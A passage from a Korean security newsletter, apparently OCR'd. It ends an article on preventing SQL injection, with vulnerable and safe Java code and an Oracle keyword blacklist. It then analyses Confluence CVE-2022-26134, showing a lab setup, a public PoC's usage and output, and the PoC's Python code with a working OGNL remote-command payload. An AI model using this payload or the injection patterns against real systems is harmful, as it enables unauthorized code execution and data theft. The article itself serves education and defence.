
- Statement vs Prepared Statement

SELECT 문은 DBMS 내부적으로 4 단계의 과정(Parse, Bind, Execute, Fetch)을 거쳐 결과를 출력한다. 특히 구문 분석을 하는 parse 과정을 거치면 다음과 같은 파싱 트리가 생성된다.




[파싱 트리]

일반적인 Statement 의 경우, 구문 분석(parse)부터 인출(fetch)까지 모든 과정을 매번 수행한다. 따라서 입력값에 SQL 구문에 영향을 미치는 특수문자나 예약어가 들어갈 경우 구문 분석 과정에서 SQL 구문의 일부로 작용하여 SQL Injection 공격이 가능하다.



[Statement]

Prepared Statement 의 경우, 구문 분석(parse) 과정을 최초 1 회만 수행하여 생성된 결과를 메모리에 저장해 필요할 때마다 사용한다. 미리 구성된 파싱 트리를 반복적으로 사용하기 때문에 Statement 에 비해 시간을 단축할 수 있다. 또한 SQL 구문이 미리 컴파일 되어 사용자 입력값을 변수로 선언해 값을 대입하여 사용한다. 따라서 외부 입력값으로 SQL 문법에 영향을 미치는 특수문자나 예약어가 입력되어도 문법적인 의미로 작용하지 못한다.



[Prepared Statement]

SQL Injection 공격에 취약한 Statement 와 안전한 Prepared Statement 로 구성된 소스코드는 다음과 같다.

• 일반적인 Statement 코드 (취약)

```
Connection conn = null;
Statement stmt = null;
ResultSet rs = null;
...
String sql = "SELECT * FROM MEMBER WHERE ID = '"+param_id+"' AND PW = '"+param_ passwd+"'";
stmt = conn.createStatement();
rs = stmt.executeQuery(sql);
```

사용자 입력값인 아이디와 패스워드 파라미터인 param_id, param_passwd 에 SQL Injection 공격이 가능하다.

• Prepared Statement 코드 (양호)

```
String param_id=request.getParameter("id");
String param_passwd=request.getParameter("passwd");


Connection conn = null;
PreparedStatement pstmt = null;
ResultSet rs = null;
...
String sql = "SELECT * FROM MEMBER WHERE ID = ? AND PW = ?";
pstmt.setString(1, param_id);
pstmt.setString(2, param_passwd);
rs = pstmt.executeQuery(sql);
```

SQL 구문이 미리 컴파일 되어 있고 사용자 입력값을 받는 부분을 '?'로 바인딩 처리를 하여 setString 메소드를 통해 외부 입력값을 받기 때문에 SQL Injection 공격이 불가능하다.

Prepared Statement 를 통해 SQL Injection 에 대응하는 것이 근본적인 해결책이지만, 문법적/비즈니스 로직 상 사용 불가한 로직이 존재하기도 한다. 예를 들어, Prepared Statement 는 데이터를 파라미터로 전달하는 역할을 하기 때문에 데이터 정렬의 기능을 하는 ORDER BY 절에서는 쓰이지 않는다.

또한, 실제 운영 중인 서버의 경우엔 소스코드 수정이 어려울 수 있다. 따라서 이러한 점을 고려하여 Prepared Statement 사용이 불가피한 경우에는 문자열 필터링 또는 정제를 통해 사용자 입력값을 검증하는 방법을 사용해야 한다.

2) 입력값 필터링 및 정제

서비스 운영 등의 이유로 Prepared Statement 사용이 불가피할 경우 차선책을 고려해야 한다.

WhiteList Filter 는 허용할 문자열을 제외한 모든 문자를 필터링하는 방법이다. 이때 개별 문자에 대해 지정하는 것보단 정규식 등을 이용해 패턴화해두는 것이 유용하다. 입력값 필터링 시에는 DBMS 마다 대소문자 구분이 상이하다는 점을 고려하여 대소문자를 모두 필터링하는 것을 권장한다. 또한 입력값에 길이 제한을 두어 공격 구문 삽입이 어렵도록 해야 한다.

입력값 정제는 사용자 입력값이 SQL 구문에서 문법적인 의미를 갖지 못하도록 입력값을 다른 값으로 치환하는 방법이다. 치환된 값을 통해 데이터를 추출하기 때문에 사용자가 입력한 공격 구문 실행을 방지할 수 있다.

대표적인 예시는 HashMap 을 사용하는 것이다. 사용자 입력값이 해시테이블의 값과의 매핑을 통해 정제되어 전달되기 때문에 SQL 구문에 영향을 미치지 못한다.

로직상 필터링 및 정제할 문자열을 미리 지정할 수 없는 경우에는 BlackList Filter 방식을 통해 필터링 해야 한다. BlackList Filter 방식은 공격에 사용될 가능성이 있는 예약어 및 특수문자를 모두 필터링 하는 방법이다. 필터링 시 DBMS 별로 쓰이는 예약어 및 특수문자가 다르기 때문에 주의가 필요하다.

아래의 표는 Oracle 데이터베이스 사용 시 필터링 해야 할 문자열이다.

infosec

구분	필터링 문자열									
공통 (특수문자)	‘	(	)	--	/*	*/	%	+	-	/
공통 (예약어)	AND	OR	SELECT	FROM	WHERE	UPDATE	CASE	WHEN	THEN	
	SET	INSERT	INTO	DELETE	DROP	JOIN	ELSE	END	IF	
데이터 검색	ALL_TABLES			TABLE_NAME			ALL_TAB_COLUMNS			
	USER_TABLES			COLUMN_NAME						
UNION SQL Injection	UNION			ORDER BY			NULL			
Error Based SQL Injection	UTL_INADDER.GET_HOST_NAME			UTL_INADDER.GET_HOST_ADDRESS			GROUP BY			
	ORDSYS.ORD_DICOM GETMAPPINGXPATH			CTXSYS.DRITHSX.SN			UTL_INADDER.GET_HOST_NAME			
Blind SQL Injection	SUBSTR		ASCII		>		<		=	

[Black List Filter 문자열 예시(Oracle)]

DBMS 별로 공격에 사용되는 문자열이 다르기 때문에 상세 내용은 다음의 링크를 참고하면 된다.

- 참고: https://pentestmonkey.net/category/cheat-sheet/sql-injection

3) 에러 메시지 출력 제한


공격자가 악용할 가능성이 있는 에러 메시지가 노출될 경우 Error Based SQL Injection 과 같은 공격이 가능하다. 따라서 Default 에러 메시지가 아닌 사전에 정의한 에러 페이지를 반환하도록 대체해야 한다. 또한, 디버깅용 에러 메시지 창은 실제 소스코드에서 제거하여 시스템 내부 정보가 노출되지 않도록 해야 한다.

■ Prepared Statement 사용 시 주의할 점

Prepared Statement 를 사용한다고 해서 무조건 SQL Injection 에 안전하지는 않다. 반드시 바인딩 처리를 통해 외부 입력값이 문법적 의미를 갖지 않도록 구성하는 것이 중요하다.

SELECT 문이 실행되는 4 단계 과정 중 bind(치환) 단계에서 입력값을 처리하는 방법에 따라 SQL Injection 에 취약할 수 있다.

Case 1 은 입력값을 파라미터 그대로 전달받아 문법적인 요소로 작용하기 때문에 SQL Injection 공격이 가능하다. Case 2 는 입력값을 바인딩 처리하여 문법적인 요소로 작용하지 않기 때문에 공격이 불가능하다.



[Prepared Statement 사용 시 입력값 처리 예시]

Case 1) 취약한 Prepared Statement

```
String param_id=request.getParameter("id");
String param_passwd=request.getParameter("passwd");

Connection conn = null;
PreparedStatement pstmt = null;
ResultSet rs = null;
…
String sql = "SELECT * FROM MEMBER WHERE ID = '"+param_id+"' AND PW = '"+param_ passwd +"'";
rs = pstmt.executeQuery();
```

Prepared Statement 로 선언했지만, 외부 입력값을 바인딩 처리하지 않아 param_id, param_passwd 파라미터에 SQL Injection 공격이 가능하다.

Case 2) 안전한 Prepared Statement


```
String param_id=request.getParameter("id");
String param_passwd=request.getParameter("passwd");

Connection conn = null;
PreparedStatement pstmt = null;
ResultSet rs = null;
…
String sql = "SELECT * FROM MEMBER WHERE ID = ? AND PW = ?";
pstmt.setString(1, param_id);
pstmt.setString(2, param_passwd);
rs = pstmt.executeQuery(sql);
```

Prepared Statement 를 선언했고, 외부 입력값을 바인딩 처리하여 setString 과 같은 메소드를 통해 입력받고 있다. 따라서 미리 컴파일된 구문에 외부 입력값이 변수로 들어가 SQL 구문에 영향을 미치지 않기 때문에 SQL Injection 공격이 불가능하다.

* 바인딩 된 데이터는 SQL 문법이 아닌 컴파일 언어로 처리되기 때문에 문법적인 의미를 가질 수 없다.

이처럼 Prepared Statement 를 사용할 때 바인딩 처리를 하지 않으면 SQL Injection 에 취약한 것을 알 수 있다. 따라서 반드시 바인딩 처리를 통해 외부 입력값이 구문 분석(parse) 단계에서 처리되지 않도록(문법적인 의미를 갖지 않도록) 구성하는 것이 중요하다.

Prepared Statement 사용 시, SQL Injection 에 안전한 로직을 구성하는 방법은 다음과 같다.



[Prepared Statement 사용 시 로직 구성]

■ 맺음말

지금까지 SQL Injection 의 유형별 공격 방법과 보안대책에 대해 알아보았다. SQL Injection 은 사용자 입력값 검증이 미흡할 경우 발생하는 취약점이며, 데이터베이스에 직접 접근이 가능하여 중요 정보 유출, 데이터 변조 및 삭제 등의 피해를 일으킨다.

SQL Injection 의 가장 근본적인 보안 대책은 입력값에 대한 바인딩 처리와 함께 **Prepared Statement** 를 사용하여 외부 입력값이 문법적 의미를 갖지 않도록 소스코드를 구성하는 것이다. 문법적/비즈니스 로직 상 소스코드 수정이 불가피할 경우 **특수문자 및 예약어 필터링**을 적용하는 등 보안대책에 따라 대응해야 한다.

이어지는 『웹 취약점과 해킹 매커니즘#7』에서는 사용자 입력값에 대한 검증이 미흡하여 악성 스크립트를 삽입할 수 있는 공격인 XSS(Cross Site Script)에 대한 내용을 다룬다.

Research & Technique

Confluence Server 및 Data Center 원격코드 실행 취약점 (CVE-2022-26134)

■ 취약점 개요

2022 년 6 월 2 일, 국내를 비롯해 전 세계 많은 기업에서 사용하는 프로젝트 관리 및 협업 소프트웨어인 Altlassian 社의 Confluence 제품에서 원격코드 실행 취약점이 발견되었다.

취약한 버전의 서버를 사용하고 있을 경우 인증되지 않은 공격자가 HTTP 요청 전송 시 악의적인 OGNL [1] 페이로드를 전송하여 임의의 코드를 실행할 수 있는 취약점으로, OGNL Injection [2] 으로 인해 발생한다. 공격에 성공할 경우 공격자는 인증 없이 임의의 명령을 실행하고 서버를 제어할 수 있어 CVSS 점수 9.8 점으로 평가되었다.

인터넷상에 공개된 Confluence 서버는 Shodan 과 같은 OSINT 검색 엔진을 통해 쉽게 버전 정보를 볼 수 있어 취약한 서버 운영 여부를 확인할 수 있다. 또한 최근 랜섬웨어 조직의 초기 접근 루트로 활용되는 사례가 있어 취약한 버전의 Confluence 서버를 사용하고 있다면 주의가 필요하다.

[1] OGNL(Object-Graph Navigation Language)은 Java 개체의 속성을 가져오고 설정하기 위한 오픈소스 표현 언어이다. Java 기반의 웹 어플리케이션에 주로 사용되며, Apache Struts2, Mybatis, Confluence 등에서 사용하고 있다.

[2] OGNL Injection 은 OGNL 표현식을 통해 공격자가 임의의 코드를 주입할 수 있는 공격 방법이다.


■ 영향 받는 소프트웨어 버전

CVE-2022-26134 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Confluence Server 및 Data Center	1.3.0 ~ 7.4.16
	7.13.0 ~ 7.13.7
	7.14.0 ~ 7.14.3
	7.15.0 ~ 7.15.1
	7.16.0 ~ 7.16.3
	7.17.0 ~ 7.17.4
	7.18.0

■ 공격 시나리오

CVE-2022-26134 를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자는 취약한 버전의 Confluence 서버 탐색
② 공격자는 CVE-2022-26134 취약점을 이용해 서버에 원격 명령 실행
③ 공격자는 백도어/웹쉘 설치, 악성코드 및 랜섬웨어 배포
④ 공격자는 피해자 PC 의 제어권 획득, 중요 정보 탈취 등 공격 수행

■ 테스트 환경 구성 정보

취약한 버전의 Confluence 서버를 사용하는 테스트 환경을 구축하여 CVE-2022-26134 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 18.04 Atlassian Confluence 7.13.6 (192.168.0.129:8090)
공격자	Kali Linux (192.168.0.131)

■ 취약점 테스트

Step 1. 환경 구성

step 1) 피해자 PC 에 CVE-2022-26134 취약점이 존재하는 Confluence 서버를 구축한다.


아래의 링크를 참고하여 도커로 설치 가능하다.

- URL : https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2022-26134

```
eqst@insight:~$ sudo docker-compose up -d
[+] Running 2/2
 ⠿ Container eqst-db-1   Started                                    2.6s
 ⠿ Container eqst-web-1  Started                                    4.6s
```

[환경 구성(1)]

step 2) 공격자 PC 에서 피해자 PC 의 Confluence 서버(192.168.0.129:8090)에 접근하면, 아래와 같이 CVE-2022-26134 취약점이 존재하는 7.13.6 버전의 서버를 확인할 수 있다.



[환경 구성(2)]

Step 2. PoC 테스트

CVE-2022-26134 취약점 테스트를 위한 PoC 가 저장된 github URL 은 다음과 같다.

- URL : https://github.com/h3v0x/CVE-2022-26134

step 1) git clone 명령어를 이용해 CVE-2022-26134 PoC 가 저장된 git 의 파일을 다운로드한다.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/h3v0x/CVE-2022-26134.git
Cloning into 'CVE-2022-26134' ...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 45 (delta 12), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (45/45), 12.71 KiB | 2.54 MiB/s, done.
Resolving deltas: 100% (12/12), done.
```

[git clone]

step 2) 아래의 명령어를 이용해 PoC 파일인 exploit.py 을 실행한다.

```
$ python3 exploit.py -u [Confluence 서버 주소] -c [명령어]
```

- -u 옵션: --url 을 뜻하며 타겟이 되는 취약한 버전의 Confluence 서버 주소 지정
- -c 옵션: --cmd 를 뜻하며 원격에서 실행할 명령어 입력


step 3) 실행 결과, 공격자 PC 에서 요청한 원격 명령에 대한 결과가 출력된 것을 확인할 수 있다. 즉 피해자 PC 의 Confluence 서버에 접근 권한이 없는 공격자가 원격에서 명령어를 실행하여 서버의 정보를 확인할 수 있다.

다음은 특정 사용자에 대한 user, group 정보를 출력하는 id 명령을 조회한 결과로 피해자 PC 의 Confluence 서버의 정보가 출력된 것을 볼 수 있다.

```
┌──(kali㉿kali)-[~/CVE-2022-26134]
└─$ python3 exploit.py -u http://192.168.0.129:8090 -c id
[-] CVE-2022-26134
[-] Confluence Pre-Auth Remote Code Execution via OGNL Injection

Found: http://192.168.0.129:8090 // uid=2002(confluence) gid=2002(confluence)
 groups=2002(confluence),0(root)
```

[원격 명령 id 실행 결과]

다음은 서버가 소유한 모든 파일 정보를 출력하는 ls -al 명령을 조회한 결과로 피해자 PC 의 Confluence 서버의 모든 파일 정보가 출력된 것을 볼 수 있다.



[원격 명령 ls -al 실행 결과]

■ 취약점 상세 분석

Step 1. PoC 분석

취약점 테스트에 사용된 PoC 파일에서 CVE-2022-26134 취약점을 유발하는 코드는 다음과 같다. CVE-2022-26134 취약점이 존재하는 Confluence 서버의 주소와 원격에서 실행할 명령어를 입력하면 PoC 내의 악성 페이로드와 함께 HTTP 요청으로 전송한다.

```
def spiderXpl(url):
    globals().update(locals())
    if not url.startswith('http'):
        url='http://'+url

    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36",
               "Connection": "close",
               "Accept-Encoding": "gzip, deflate"}

    try:
        response = requests.get(url + '/%24%7B%28%23a%3D%40org.apache.commons.io.
        IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22'+optionsOpt.
        command+'%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.
        webwork.ServletActionContext%40getResponse%28%29.
        setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/', headers=headers, verify=False,
        allow_redirects=False)
        if(response.status_code == 302):
            print('Found: '+url+' // '+ response.headers['X-Cmd-Response'])
```

[PoC 파일(1)]

HTTP 헤더를 통해 요청한 명령에 대한 응답을 X-Cmd-Response 헤더의 값으로 출력해 주는 소스코드로 구성되어 있다.

```
        if(response.status_code == 302):
            print('Found: '+url+' // '+ response.headers['X-Cmd-Response'])
```

[PoC 파일(2)]

